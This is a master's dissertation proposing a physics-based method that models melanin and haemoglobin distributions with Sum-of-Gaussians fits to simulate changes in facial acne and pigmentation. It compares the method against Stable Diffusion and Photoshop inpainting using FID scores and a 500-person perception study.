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**Simulating Changes in Facial
Blemishes via Physics-Based
Modelling**

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SCHOOL OF ELECTRICAL AND ELECTRONIC ENGINEERING

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MASTER OF SCIENCE IN XXX**

2021

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Abstract

Facial blemishes, such as acne and pigmentation, significantly impact skin health and play a crucial role in the perceptions of age and beauty across various age groups and skin tones. The lack of robust simulation techniques to assess changes in facial blemishes present a notable challenge to the skincare industry in studying the efficacy of skin care product and demonstrating it to consumers. To bridge this critical gap, we propose an efficient framework for simulating changes in skin blemishes. Our method is based on prior knowledge that links the appearance of acne and pigmentation to melanin and haemoglobin chromophores under the skin surface. Our novel framework models the spatial distributions of chromophores based on the optical scattering properties of the skin. A unique feature of our method is the precise and stable manipulation of parameters of chromophore distributions, thereby enabling control over the appearance of skin blemishes. We validate our proposed method using a comprehensive dataset containing temporal data on long-term skin blemish changes. Our results show that our method achieves highly realistic simulations. Furthermore, a visual perception study has also demonstrated the authenticity and quality of our simulation method.

Keywords: Facial Image Retouching, Computer Vision, Skin Image.

Acronyms

FID	Fréchet Inception Distance
GAN	Generative Adversarial Network
UV	Ultraviolet Light
sRGB	standard RGB color space
LoRA	Low-Rank Adaption
BSSRDF	Bidirectional Surface Scattering Reflectance Distribution Function
PS	Adobe Photoshop
SD	Stable Diffusion

Symbols

Π An Pi Symbol
 β An Beta Symbol
 σ An Sigma Symbol
 α Another Alpha Symbol

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Chapter 1

Introduction

1.1 Background

Facial appearance plays a pivotal role in an individual's self-confidence and perception of health and beauty. Among the various factors that contribute to facial aesthetics, the presence of facial blemishes such as acne and pigmentation is critical. These imperfections not only affect physical appearance but also have significant psychological and emotional consequences. Consumers across different age groups and skin tones use various skin treatments such as topical skin care products, chemical peeling, laser treatment, etc. to treat these blemishes and improve their skin appearance.

The relentless pursuit of beauty has catalyzed the growth of an expansive skincare market. The increasing demand for aesthetic improvement from consumers has driven skincare manufacturers to seek intuitive tools that can vividly demonstrate the long-term benefits of their products. Such a tool would enable consumers to visualize and trust the efficacy of skincare products without the need for extensive real-image data collection. Additionally, it would allow manufacturers to gather user feedback objectively, measure the therapeutic effectiveness of their products, and refine their offerings to better meet consumer needs. This pursuit aligns with a broader trend where visual representation and consumer

trust are paramount, and where the market’s ability to provide clear evidence of product benefits can significantly influence purchasing decisions.

1.2 Motivation

However, consumers have limited ability to assess the efficacy of skin care treatments designed to address blemishes before starting a treatment [4]. This is partially due to the complex physiological and optical properties of skin, presenting a significant challenge in developing a model that accurately measures and simulates the appearance and evolution of skin blemishes. There is a dearth of effective models that can convey the visually appealing changes of blemish evolution to consumers, making the choice of the right skincare product to be more a trial-and-error process, during which individuals may need to use the product for a period of time to see the skin improvement. With robust pigmentation simulation tools, this uncertainty can be addressed. Furthermore, these tools would enable researchers and product developers to accurately predict how different formulations and ingredients impact the appearance of facial blemishes over time.

To address this critical gap, an effective and efficient method for simulating changes in skin blemishes in a physics-based modelling manner is proposed. Although recent deep generative models, such as Generative Adversarial Networks [5] (GANs) and diffusion models [3, 6], have made prominent progress in image generation and manipulation, there are two main challenges in applying such methods in the blemish simulation task. The first challenge is the collection and labelling of a large amount of high-fidelity skin data. It is well known that deep generative models are data-starving. Lacking a large amount of high-quality training data leads to unrealistic output, artifacts, or even modal collapse. The second challenge is the difficulty of defining the distributions and

variations of skin blemishes. The deep generative model is intrinsically conducting distribution mapping on images. While it is easy to define distributions in the task of style transfer [7–9] according to image styles, such as art painting and sketching, the appearance status of acne and pigmentation, it improves or worsens, is hard to classify due to the lack of properly labelled data. Thus, the output of a deep neural network could have entangled features, creating an unacceptable perception to users.

1.3 Objectives and Specifications

Motivated by the above discussion, parametric techniques are sought to achieve lightweight and stable simulation and a physics-based modelling method for simulating skin acne and pigmentation changes is proposed. The method is based on the domain knowledge of skin research that the appearance of facial skin blemishes: acne, and pigmentations, are related to subcutaneous melanin and haemoglobin chromophores. Hence, the spatial distributions of melanin and haemoglobin are modelled. First, a color space transformation is conducted to extract chromophore components from sRGB images. Based on the skin scattering properties, the relative spatial distributions for each component are then constructed by Sum-of-Gaussians. This enables the method to perform realistic blemish simulation, precisely modifying the appearance of facial pigmentation by tuning the parameters of the fitted model.

To validate that the proposed method can achieve realistic results, a visual comparison study was first conducted to compare simulated images and the ground-truth images from a self-collected dataset, where temporal data reflects long-term skin blemish changes. The results demonstrated that a high degree of realism is achieved by the simulations when compared to ground-truth images. Secondly, the proposed method was compared with some current generalized

image editing/generation algorithms or software. Compared to these methods, the proposed method achieved natural-looking editing of skin blemishes with lower FID scores while producing fewer artifacts than deep learning methods. Furthermore, a visual perception study was conducted to quantitatively assess the discernment abilities of individuals between simulated images and authentic ones. The findings demonstrated that the approach generates realistic representations of skin blemish changes.

1.4 Major contribution of the Dissertation

This innovative approach not only addresses a pressing need in the skin care industry but also promises to impact the product development processes. By providing a reliable tool for simulating and assessing skin blemish changes, the methodology equips skincare researchers and developers with the means to create more effective and targeted products. Moreover, it empowers consumers to make informed choices regarding their skincare routines. The contribution of this work is summarized as follows:

- The problem of blemish change simulation is identified, utilizing a physics-based modelling approach to approximate the optical properties of the skin. By adjusting the parameters of the fitted model, the appearance of skin blemishes can be modified, thereby achieving blemish change simulation.
- The research provides a new use case for the application of computer vision algorithms in the cosmetic industry and offers promising prospects in product development.
- The visualization results and perception study demonstrate that the method achieves a realistic skin blemish change simulation, suggesting that the

physics-based modelling technique is a robust tool for skin science research.

1.5 Organisation of the Dissertation

This dissertation is organized as follows:

- **Chapter 2** reviews literature on the main research subject of this thesis: facial skin and facial skin images. After briefly introducing the causes of skin spots and blemishes, this chapter focuses on current skin image modeling, rendering, and editing methods.
- **Chapter 3** discusses the specific methods used in this thesis to simulate changes in skin spots, including theoretical and algorithmic implementations. It also introduces the workflow of the entire simulation system.
- **Chapter 4** thoroughly assesses the simulation algorithm's authenticity and natural appeal through various tests, encompassing both objective and subjective reviews. This chapter details experimental design aspects like parameter choices, data collections, and methodologies.
- **Chapter 5** analyzes the performance of the algorithm proposed in this thesis from multiple perspectives and visually demonstrates its superiority. This chapter also reports comparative scores with baseline models and results from public surveys.
- **Chapter 6** summarizes the key techniques of this method, highlighting its advantages. It also discusses its limitations and shortcomings. Finally, it explores the method's application prospects and directions for improvement.

Chapter 2

Literature Review

In this chapter, the definition and physiological features of skin pigmentation are first reviewed. Then, the field of computer graphics is examined, discussing how to model skin and pigmentation to achieve realistic skin image rendering. Finally, attention is turned to the field of computer vision, where state-of-the-art image modeling and editing methods are reviewed, assessing the degree of fit and gaps between the goals of this task and existing methods.

2.1 Skin Chromophores & Pigmentation

What gives human skin its diverse colors? When light is transmitted into the skin, energy of different wavelengths is selectively absorbed by the chromophores, scattered by the skin tissues and then observed in unique colors. The color of human skin and skin pigmentations is primarily influenced by several key chromophores, namely *Melanin*, *Hemoglobin*, *Carotene*, and *Bilirubin*. These pigments, each with unique optical properties, contribute to the skin's overall coloration and appearance:

- **Hemoglobin** Found in red blood cells, Hemoglobin gives blood its red color. The optical properties of Hemoglobin vary between its two forms:




Figure 2.1: Spectral absorption coefficients of skin chromophore. This work focused on modelling heamoglobin and melanin distribution of skin pigmentation. Image taken from [1]

oxy-Hemoglobin (oxygen-rich) and deoxy-Hemoglobin (oxygen-poor). These forms have distinct absorption peaks in the visible spectrum, contributing to the reddish undertones of skin.

- **Melanin** Rather than being a singular entity, Melanin is a composite of various polymers, exhibiting a spectrum of shades ranging from pale yellow to deep brown or black. The lighter variants of melanin predominantly consist of *pheomelanin*, whereas *eumelanin* typically constitutes the darker forms of melanin [10]. This is the primary determinant of skin color [11], providing shades from light to dark. Melanin absorbs across a broad range of the visible spectrum but particularly in the ultraviolet (UV) region [12]. This absorption is crucial as it protects the skin from UV radiation damage.
- **Carotene and Bilirubin** These pigments impart a yellowish hue to the skin. They absorb light in the blue region of the spectrum, which com-

plements the reds of Hemoglobin and the browns of melanin, contributing to the overall skin tone [12].

In this work, mainly hemoglobin and melanin in the skin are considered. For the other chromophores and their appearance, they are used as residual terms. In Figure 2.1, the spectral absorption coefficients of these two key chromophores are shown. Both types of hemoglobin have high absorption coefficients from 400nm to 450nm and from 520nm to 600nm, giving the skin a pink color appearance. Melanin, on the other hand, absorbs UV and blue-violet more strongly, giving the skin a brown to black appearance.

The formation of skin pigmentation, such as brown spots or red spots, is often associated with an overproduction or uneven distribution of skin chromophores. These pigments can result from various factors, including genetic predisposition, hormonal changes, sun exposure, and aging. In response to UV radiation, Melanocytes (melanin-producing cells) increase their production of melanin as a protective mechanism, which can lead to localized darkening of the skin.

2.2 Skin Modeling & Rendering Techniques

Modeling skin as a layered, semi-transparent material has become common practice in studying the optical properties of skin and realistic skin rendering [1]. In this model, the interactions of light with the skin can be thought of as combinations of the following:

1. **Specular reflection:** Light reflection from the surface, caused by oils, water, and stratum corneum of the skin. It captures the surface texture of the skin, such as fine grooves and textures. The proposed method preserves these details unaltered.




Figure 2.2: Layered skin model. A portion of the incident light undergoes specular reflection, revealed as a skin texture layer. The other part transmits into and is scattered by the Epidermis and Dermis. Melanin and haemoglobin, which are distributed in these two layers, absorb specific wavelengths of light, rendering the skin's characteristic color.

2. **Subsurface scattering and absorption:** Physiologically, skin is semi-transparent [13]. Skin constituents such as extra-cellular matrix cause random deflections of incoming light rays, some of which are reflected back to the surface and are observed. This phenomenon is called subsurface scattering. In addition, the chromophore components present in the epidermis and dermis layers, such as melanin and haemoglobin, selectively absorb light propagating in the skin, thus rendering the unique hue of human skin. When chromophore is locally accumulated, it will render a blemish where the color is different from the surrounding skin [12]. The method emphasizes this unique optical phenomenon to achieve realistic pigmentation modelling and editing.
3. **Transmission:** When the light is very strong and shines on thin tissue (such as the ears or fingers under strong light), a unique transmission appearance can be observed against the light source. For blemish change modelling, this aspect is disregarded.

Despite the multilayer skin model describing the unique appearance resulting from skin optical properties well and conforming to the physiological structure of real skin, rendering realistic skin images on a computer has been challenging.

Thanks to advancements in modern graphics hardware and developments in computer graphics, realistic skin rendering can now be achieved [14–16]. The key lies in achieving an accurate and efficient simulation of the subsurface scattering behavior of the skin. Although ray tracing and path tracing [17, 18] are regarded as some of the most realistic approximations for the behaviors of light rays, these methods often require massive computations and can be difficult to apply to real-time scenarios, so approximate fast algorithms become the primary consideration. Jensen et al. [19] proposed the Bidirectional Surface Scattering Reflectance Distribution Function (BSSRDF) to approximate the light transmission function. Based on their observations and assumptions, in highly scattering media, light scattering tends to be isotropic, so the scattering distribution is only related to the distance from the incident point. Based on this assumption, Eugene et al. [20] proposed using a diffusion profile to describe this scattering distribution, thereby achieving efficient and realistic skin rendering. However, it is still challenging to accurately simulate the scattering of the multilayer skin model. Fortunately, Jensen et al. [21] pointed out that using the sum of 4 or more Gaussian functions to approximate the diffusion profile of the multi-layer skin model has been proven to be very effective in practice. Moreover, they calculated a set of well-fitted parameters and successfully simulated the diffusion distribution of the multi-layer skin model in the RGB domain.

These methods have inspired the work to take into account the optical properties of the skin in the algorithm, thus achieving realistic blemish simulation.

2.3 Controllable Facial Image Editing

2.3.1 Objectives and Definitions

Learning-based methods aim to learn a projection from latent noise to pixels [5, 6, 22]. Once successfully trained, control over the generated image can be achieved by editing in their latent spaces [23, 24]. Additionally, achieving precise and controllable latent editing requires either encoding control parameters into the input noise, modelled as conditional generation [25], or injecting controls into the forward pipeline, such as Low-Rank Adaption(LoRA) [26] or ControlNet [27], etc. These methods all require calibrated and labelled data with model fine-tuning to achieve accurate editing.

This physics-based modelling approach simulates the optical properties and physiological characteristics of the skin to model the relative distribution of localized skin chromophores. This is achieved through fitting the Sum-of-Gaussians. This method allows skin-agnostic control over the shape, color, and size of local skin blemishes to simulate their degradation or deterioration process after fitting. Without extensive training data, this method is comparable in effect to deep learning models, with strong interpretability.

2.3.2 Dataset and Stability

Learning-based approaches are highly dependent on dataset quality. On small datasets, deep neural networks are often prone to over-fitting, showing similar generation patterns or binding certain features to another (e.g., binding specific skin tone to a gender, or certain age range). Additionally, if there are not enough samples reflecting continuous changes in the same subject, it becomes

challenging for the model to learn a trajectory that fits reality.

On one hand, recent high-resolution portrait datasets [23] have been proposed, facilitating deep learning models to achieve great success in face image generation. However, they mostly focus on coarse, large-scale features (such as face shape, hairstyle, expression, etc.). On the other hand, datasets for skin texture rendering [28] have been proposed. But they generally contain “flawless” skin with few real skin texture samples reflecting skin diseases or defects, and there are no corresponding annotations. To the authors’ knowledge, there is currently no dataset specifically dedicated to skin blemish generation or editing.

2.3.3 Controllability

It is believed that image content editing methods can be broadly categorized into three classes: “Pixel Space,” “Latent Space,” and “Parameter Space.”

- **Pixel Space:** Methods such as inpainting algorithms use neighboring or most similar pixels to fill blemish positions [29, 30]. Then, they blend between the original and modified image (alpha blending). Although this can simply and directly control pigmentation intensity through the alpha parameter, the adjustment trajectory does not conform to reality, resulting in unnatural editing traces. These methods cannot achieve diverse modifications, like controlling melanin unchanged while only modifying haemoglobin concentration.
- **Latent Space:** Latent space editing can achieve smooth and continuous content editing or style transfer, but the trajectory is unpredictable and entangled. Although decoupling features for isolated modification is feasible, it requires constraints during the learning session. These constraints are hard to define manually, while precise feature control relies on extensive

annotated data.

- **Parameter Space:** This blemish simulation/editing based on tuning fitted pigmentation model parameters allows free and independent adjustments to the blemish’s appearance, including color, position, shape, and size, without altering skin details. Experimental and survey data confirm that this algorithm’s pigmentation modifications align with general human perception, yielding natural transformation.

Chapter 3

Methods

3.1 Skin Chromophore Color Space Decomposition

In digital photos, skin color is just a small subset of the sRGB space, due to the unique chromophore contained in the skin, such as melanin and haemoglobin, which give the skin a unique and limited color. However, to find a transformation from sRGB values to the absolute concentration of skin chromophores is difficult, since sRGB color space is device-agnostic. It also requires calibrating the camera system using pigmentation data *in vivo*. We bypass this issue by modelling the *relative* pigment concentration against the base skin so that the transformed color space can well express the influence of different chromophores on skin color without the need for camera system calibration.

Specifically, the relative absorption of incident light by the chromophore can be described by Beer-Lambert law, namely:

$$A(\lambda) = -\log(R(\lambda)) = C\varepsilon l, \quad (3.1)$$

where A represents absorption, R is the reflection intensity, λ is the wavelengths, C is the relative concentration, ε denotes the extinction coefficient of chromophore and l is the mean optical path length.

In our work, we mainly consider the impact of two chromophores on the skin, melanin, heamoglobin, and a residual term, as shown in Figure 2.2. Therefore,

$$A(\lambda) = C_H \varepsilon_H(\lambda) l_H + C_M \varepsilon_M(\lambda) l_M + C_r \varepsilon_r(\lambda) l_r, \quad (3.2)$$

where subscript H , M , and r represent heamoglobin, melanin and residual chromophore, respectively.

In our method, we use log-RGB values as the approximation of real reflection intensity R . Although pixel intensity does not fully reflect the real case, it is sufficient for us to estimate the pigment concentration ratio of pigmentations relative to base skin. Considering the response of each chromophore under the three camera pixel channels R, G, and B, Equations 3.1 and 3.2 can be written as:

$$C_H \varepsilon_H^c l_H + C_M \varepsilon_M^c l_M + C_r \varepsilon_r^c l_r = -\log(R^c) \quad (3.3)$$

$$c \in \{\mathcal{R}, \mathcal{G}, \mathcal{B}\},$$

or in matrix form

$$\mathbf{E}\mathbf{c} = -\log(\mathbf{k}),$$

$$\mathbf{E} = \begin{bmatrix} \varepsilon_H^{\mathcal{R}} l_H & \varepsilon_M^{\mathcal{R}} l_M & \varepsilon_r^{\mathcal{R}} l_r \\ \varepsilon_H^{\mathcal{G}} l_H & \varepsilon_M^{\mathcal{G}} l_M & \varepsilon_r^{\mathcal{G}} l_r \\ \varepsilon_H^{\mathcal{B}} l_H & \varepsilon_M^{\mathcal{B}} l_M & \varepsilon_r^{\mathcal{B}} l_r \end{bmatrix}, \quad \mathbf{c} = \begin{bmatrix} C_H \\ C_M \\ C_r \end{bmatrix}, \quad \mathbf{k} = \begin{bmatrix} R^{\mathcal{R}} \\ R^{\mathcal{G}} \\ R^{\mathcal{B}} \end{bmatrix}.$$

Following the practice of Tsumura et al. [31], we estimate E by Fast Independent Component Analysis(FastICA) [32] in the log-RGB domain. Specifically, we randomly sample 128 patches from each face skin image of the dataset, and each patch is 16x16 pixels in size. Then the average RGB value of each patch is calculated. We adopted the FastICA algorithm in `sklearn` [33] to estimate the 3 independent components over the log-RGB domain as \mathbf{E} . In this

work, we obtained $\hat{\mathbf{E}}$ as follows:

$$\hat{\mathbf{E}} = \begin{bmatrix} 0.96 & -0.63 & 0.9 \\ -0.22 & 0.35 & 0.17 \\ -0.16 & -0.69 & -0.4 \end{bmatrix} \quad (3.4)$$

3.2 Spot Appearance Modelling Based on Sum-of-Gaussians

Our method is based on the observation that pigmentation and acne of interest tend to have blurred edges. On the one hand, they are caused by local accumulation of chromophores under the skin due to various stressors such as UV or inflammation, which can be modeled as Gaussian distributions. On the other hand, subsurface scattering of light under the skin makes pigmentation look even blurry. With Gaussian functions, we can describe both phenomena very well, because the convolution of two Gaussian functions is still a Gaussian function, namely:

$$\begin{aligned} G(x; \mu_a, \sigma_a, A) * G(x; \mu_b, \sigma_b, B) \\ = A \cdot B \cdot G(x; \mu_a + \mu_b, \sqrt{\sigma_a^2 + \sigma_b^2}), \end{aligned} \quad (3.5)$$

where $*$ is convolution operator, and Gaussian function G is defined as

$$G(x; \mu, \sigma, A) = \frac{A}{\sigma \sqrt{2\pi}} e^{-\frac{(x-\mu)^2}{2\sigma^2}}, \quad (3.6)$$

and this conclusion can also be generalized to multivariate Gaussian functions.

We follow existing fast subsurface scattering implementations, using multiple Gaussian functions to approximate the appearance of a blemish under the scattering skin tissue. First, we defined a generalized 2D Gaussian function as

$$\begin{aligned}
 G'(x, y; \mu_x, \mu_y, \sigma_x, \sigma_y, \theta, A) \\
 = \frac{A}{2\pi\sigma_x\sigma_y} \cdot e^{-\frac{(x'-\mu_x)^2}{2\sigma_x^2} - \frac{(y'-\mu_y)^2}{2\sigma_y^2}}, \text{ where} \\
 x' = x\cos\theta - y\sin\theta, \\
 y' = x\sin\theta + y\cos\theta.
 \end{aligned} \tag{3.7}$$

Compared to the standard 2D Gaussian function, we add a rotation parameter θ to allow G' to rotate. It enabled us to model more complex situations. In our implementation, θ is fixed for all Gaussian functions to be summed, which ensures that our assumptions hold. We thus define the relative chromophore concentration of each distribution as a sum of 3 or more G' 's (note that θ is the same for all G' 's), namely:

$$\begin{aligned}
 \hat{C}_K(x, y) &= \sum_{i=1}^N G'_i(x, y; \mu_x^i, \mu_y^i, \sigma_x^i, \sigma_y^i, \theta, A_i), \\
 K &\in \{H, M, r\}, \quad N \geq 3.
 \end{aligned} \tag{3.8}$$

We fit those parameters by Levenberg-Marquardt method [34] with `lmfit` Python library [35]. After successful fitting of \hat{C}_K s, we simply multiply them with user-input control parameters α_K to amplify/attenuate the intensity of chromophore channels. Thus, the relative reflection of a modified pigmentation can be written as

$$\begin{aligned}
 -\log(\mathbf{k}') &= \mathbf{E}\mathbf{A}\hat{\mathbf{c}}, \\
 \mathbf{A} &= \text{diag}(\alpha_H, \alpha_M, \alpha_r), \quad \hat{\mathbf{c}} = [\hat{C}_H, \hat{C}_M, \hat{C}_r]^T.
 \end{aligned}$$




Figure 3.1: An overview of our skin blemish change simulation pipeline. In our pipeline, a box of Region of Interest (ROI) is first used to select the blemish like acne or pigmentation. Then, a *Layer Separation Filter* is applied to separate the texture layer and the diffusion layers. A *Sum-of-Gaussians* model is fitted to each ROI in *Melanin/Haemoglobin* color space, with the parameters of the fitted model adjusted to manipulate the appearance of the blemishes. The modified diffusion layer is summed with the original texture layer to obtain the output.

3.2.1 Algorithm Implementations

As we show in Figure 3.1, in our pipeline, we firstly adopted a skin layer separation filter to separate the skin into a surface texture layer (including specular reflections and skin textures) and a scattered chromophore layer. We implemented this by a Gaussian filter with a small variance, small enough to isolate the detail texture of the skin without affecting our assumptions. Then, we converted the image from sRGB to log-RGB space (assume the image is scaled to $[0, 1]$ and with no Gamma correction).

We also made a simple GUI for users to draw bonding box or uploading a segmentation map to select desired spots. Then, we fitted for each spot and applied control parameters for each pigmentation channel. After that, the inverse color space transform was applied and the texture layer was bypassed from the input and added to the modified chromophore layer.

In the actual implementation, we performed a number of optimisations to the program.

- First, each channel and each spot can be fitted independently. We then use multi-process parallelism to speed it up.
- Second, since \hat{C}_K has explicit partial derivatives, we manually derived its Jacobian matrix. This helped the fitting procedure to quickly compute accurate gradients rather than estimate it numerically.
- Third, though we can fit the entire Sum-of-Gaussians model at once, the convergence of the fit will be slow. We thus adopted the following strategy: we gradually put a new N -th Gaussian function into the model with $N - 1$ functions and fit the updated model, during which the existing parameters are frozen. Finally, we unfreeze all parameters for one more fitting as a fine-tuning. Thus, only one function was fitted each time except for the last one.

This algorithm can be represented by the following pseudocode.

Algorithm 1 Fitting Distribution of a Spot

```

1: Input: Spot image patch  $X \in \mathbb{R}^3$  from user input
2: Preprocessing:
3:  $X \leftarrow \gamma^{-1}(X/255.0)$        $\triangleright$  Inverse gamma transformation to linear RGB space
4:  $X \leftarrow \mathbf{E}^{-1} \cdot \log X$            $\triangleright$  Transform to chromophore color space
5: for each channel  $c$  in {H, M, r} do
6:   Initialize empty base model  $\hat{C}_K(x, y)$ 
7:   for each Gaussian component  $G_i$  do
8:     Estimate initial center position  $x_i^{init}, y_i^{init}$ 
9:     Fit  $G_i^c(x, y; \mu_x^i, \mu_y^i, \sigma_x^i, \sigma_y^i, \theta, A_i)$ 
10:     $\hat{C}_K \leftarrow \hat{C}_K + G_i^c$ 
11:    Freeze parameters of  $\hat{C}_K$ 
12:   end for
13:   Unfreeze all parameters for final refinement fit
14: end for
15: Return: Fitted parameters and fitted spot image

```

Chapter 4

Experiments

4.1 Dataset

To the best of our knowledge, there is currently no dataset for studies of skin blemish modification and fading. We thus adopted a self-collected dataset for our research, development, and testing. The images within the dataset were acquired by two clinical imaging systems (Visia CR4 and OLE both developed by Canfield Scientific). They were cross-polarized and color-calibrated and had a minimum resolution of 3700×5600 . The dataset consists of 342 subjects within the age range of 18 to 45 years, encompassing multi-ethnic consumers with skin tones ranging from dark to tan. The collection period lasted for a duration of up to 3 months during the Summer season with a time step of one week.

In our simulation, we input images of Week 0 and adjust the parameters of the obtained model to simulate the change of the blemishes in the following weeks. As shown in Figure 5.4, we labelled the input as *Week 0* and the images for the next few weeks as $+n W$.

4.2 Experiment Setup

In this study, we have carried out extensive blemish change simulation experiments to evaluate the algorithm’s effectiveness. We fitted each pigmentation with 3 Gaussian functions summation and set $\sigma = 10$ for the skin texture layer separation filter. We mainly focused on the relative concentration changes of the pigmentation, and we conducted a series of simulations based on tuning the concentration parameter after successfully fitting pigmentations.

We select the inpainting mode of **Stable Diffusion**(SD) [3] and **Adobe Photoshop**(PS)’s inpainting tool [2] for comparison as baseline models. The former, a top-performing deep learning model, represents the ”latent space editing” method discussed. We control the intensity of blemish removal by adjusting the denoising level. The latter, a common image editing software, represents the ”pixel space editing” method. Here, we adjust the degree of blemish removal by altering layer blending opacity.

4.2.1 Objective Evaluation

To objectively evaluate image modifications, we apply the Fréchet Inception Distance (FID). FID is a common tool for assessing GANs and similar image-generating models. It uses the Inception V3 [36] model to derive the mean and covariance matrix of feature vectors from both authentic and generated image collections. Then, it calculates the Fréchet distance between these statistical groups. This distance gauges the variation between two multi-dimensional Gaussian distributions. Generated images resembling real images more closely have lower FID scores, while higher scores show a bigger divergence. Formally, the FID score is denoted as:




Figure 4.1: Metadata of panellists. The test population covers people from 19 to 45 years old, multiple races, and multiple skin tones

4.2.2 Subjective Evaluation

To subjectively evaluated the performance of the proposed facial skin blemish simulation algorithm, a visual perception study is conducted. The aim was to comprehensively evaluate whether the algorithm could produce authentic and believable blemish changes and to analyses whether there are biases in certain attributes of the skin, such as skin color or age. A group of 500 panellists were joined for this study, whose age groups were divided into three categories: 19-25; 26-34; and 35-45, covering various ethnicities including Caucasians, African-Americans, Asians, Hispanics, and others, as shown in Figure 4.1. In our survey, each panellist answered 10 questions. The question we asked was *You will see a series of patches from face images. Some images have been modified so that some spots (acne or pigmentations) on the skin have been reduced/removed by computer software. You are invited to assess how confident you are that the image you see has been modified.* The answer options were set as:

- Very Confident HAS been altered (-2)
- Confident HAS been altered (-1)

- Not Sure (0)
- Confident has NOT been altered (+1)
- Very Confident has NOT been altered (+2)

In the survey, 48 images (24 simulated through our algorithm and 24 unaltered images) were shown to the panellists one image at a time. When the score ranged from 0 to +2, we considered the respondents to be affirming the image as "real" rather than modified.

Chapter 5

Result & Discussion




Figure 5.1: Zoomed-in detail of the blemish fading simulation results. Blue Arrows are manually added to highlight blemishes of interest (acne or pigmentation). Note that our method can keep skin details (e.g. hairs, texture) unaltered.

We evaluate simulation quality and result in terms of versatility, reality, and controllability. A detailed discussion of each aspect follows.

5.1 Versatility

Versatility is a key attribute of the algorithm's ability to be generalized to various scenarios. By testing various patterns and degrees of pigmentation, acne, and other skin aberrations, we demonstrated the successful application of the algorithm on multiple skin tones and different types of skin blemishes. Figure 5.2 clearly illustrates how the algorithm accurately models the local chromophore enrichment of the skin, thus realizing genuine blemish change simulation. Particularly noteworthy is that our method maintains the subtle textures of the skin




Figure 5.2: Simulation under various skin tones

unaltered, such as fine hairs or pores are shown in Figure 5.1, further proving its high precision and usability.

5.2 Reality

Exploration of reality evaluates the algorithm's ability to simulate complex changes in real human skin conditions. We first selected some skin blemish samples with long-term evolution patterns from the dataset and simulated them using our algorithm. Figure 5.4 shows one example, revealing the gradual fading of pigmentations over 7 weeks. Our algorithm successfully simulates the natural fading trajectory of the pigmentations, showing a natural change in color.

For the PS method, we utilized the inpainting tool of the software, selecting and removing blemishes on the original image under the Content-Aware mode. The modified image was then combined with the original image through Alpha blending. For the SD method, we used the inpainting mode and set the text prompt as *skin patch, human face skin, high definition, best*




Figure 5.3: Simulation of blemish fading process

Figure 5.4: We show the application of our method to the simulation of the fading process of skin blemish. Blue Arrows are manually added to highlight blemishes of interest (acne or pigmentation). In our simulation, we input images of Week 0 and adjust the parameters of the obtained model to simulate the change of the blemishes in the following weeks. Note that our method applies to different skin tones and various types of blemishes.

quality. Each test was performed with 50 iterations of sampling using the DPM++SDE Karras sampler, with the random seed fixed to 42. We adjusted the denoising ratio to increase the difference between the generated image and the original.

We calculated Fréchet Inception Distance (FID) scores for the simulated images and the ground-truth images to quantitatively measure the quality of algorithms for skin blemish editing. The results are displayed in Table 5.1 and the visual comparison is shown in Figure 5.5.

For the FID scores, our method achieved the lowest scores in the vast majority of cases, except for the 20% fading rate. In particular, our proposed method has less variation in FID scores compared to other baselines at different fading Rates, which suggests that our model is able to achieve robust, realistic skin blemish simulations.




Figure 5.5: Comparison with baseline methods. We compared the results of several blemish removal or modification methods, including our method (marked as Ours), Adobe Photoshop [2] inpainting (marked as PS), and Stable Diffusion [3] inpainting (marked as SD). Arrows are manually added to highlight areas of interest. Note the red arrows where the PS produces over-smoothed skin patches and the SD produces visible artifacts.

Table 5.1: FID scores of different blemish fading rates. Lower scores are better.

Methods	Fading Rate				
	100%	80%	60%	40%	20%
SD	144.89	133.53	134.16	160.10	159.54
PS	117.98	120.37	125.15	129.26	129.96
Ours	115.30	118.12	122.64	127.09	131.60

Visual comparison more intuitively demonstrates the superiority of our algorithm. The PS method, although straightforward, led to a loss of skin detail through simple interpolation, resulting in blurry patches. On the other hand, the SD method was able to generate some contextually coherent skin details while removing the blemishes, but its quality was limited. Specifically, at higher denoising ratios, the SD method produced noticeable artifacts, and the modified




Figure 5.6: Matrix of different chromophore concentrations setting. The original image is marked by a red box. Our model fully decouples the major chromophores of human skin, enabling highly controllable pigmentation editing.

areas differed in color from the surrounding skin.

Our method not only closely aligns with the natural degradation process of real skin, but also ensures that the modified pigmentations match the underlying skin seamlessly. Unlike other techniques, our approach does not create artifacts or blurriness. It maintains skin details, including subtle textures such as hair and pores, leading to a natural appearance. This underlines the effectiveness of our method in preserving the intricacy of skin texture while accomplishing realistic modifications.

5.3 Controllability

Controllability is a key to user interaction with the algorithm. One significant advantage of our model is its high controllability, where users can freely adjust the parameters of the pigmentation to precisely control its appearance. We plotted a changing matrix by adjusting the concentration control parameters of melanin and heamoglobin, shown in Figure 5.6. Our method successfully decouples the concentrations of these two chromophores, allowing users to independently control their apparent features, thus flexibly simulating the change of blemishes under different conditions.

5.4 Perception Study

The objective of this study was to evaluate if the pigmentation simulation was natural and believable. In the test, as shown in Figure 5.7b, the altered images had a lower average score (0.16956 vs 0.35511), only 30.6% correctly identifying the altered image vs 23.6% judging the real images as altered, and 26.6% not sure if it is or is not altered. This indicates that the effect of our proposed algorithm is superior, to the point where laypeople cannot readily discern traces of algorithmic alteration.




Figure 5.7: Panellists scored images from -2 to +2 to assess their confidence in considering the image as modified or not, with higher scores indicating that the user considered the image to be unmodified. Scoring frequencies are displayed in Figure 5.7a. The results of the survey are shown in Figure 5.7b. For the modified images, more people perceived them as unmodified or not sure. This suggests that our modifications are consistent with human perception and intuition.

Chapter 6

Conclusion

A novel method for simulate skin spot changing is proposed, utilizing a physics-based model coupled with expertise in dermatology, to successfully achieve the modelling of facial skin blemishes. Based on this, an efficient system for precise simulation of blemish changes over an extended period is developed, facilitating highly controllable, natural, and authentic adjustments to the appearance of blemishes. Experiments demonstrate that this algorithm is broadly applicable to various skin tones and types of pigmentations. In comparison to learning-based image manipulation algorithms, this method does not require learning pigmentation patterns from large data sets, yet can achieve results that are comparable in quality.

This method also has limitations. For instance, it requires users to manually select the blemish area rather than being able to predict their locations automatically. Additionally, the parameter settings have only been tested and validated on our self-collected dataset, and whether our algorithm can be applied to images captured in the wild with more complex lighting situations requires further verification.

In conclusion, this research has carved new possibilities in the cosmetic industry. With future improvements, this method has the potential to drive innovation and customization in skin care products, meeting the ever-growing demands of

consumers. This work is hopeful to provide valuable insights and inspiration for future exploration in the cross-disciplinary field of computer vision and skin science.

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Appendix A

Introduction of Appendix

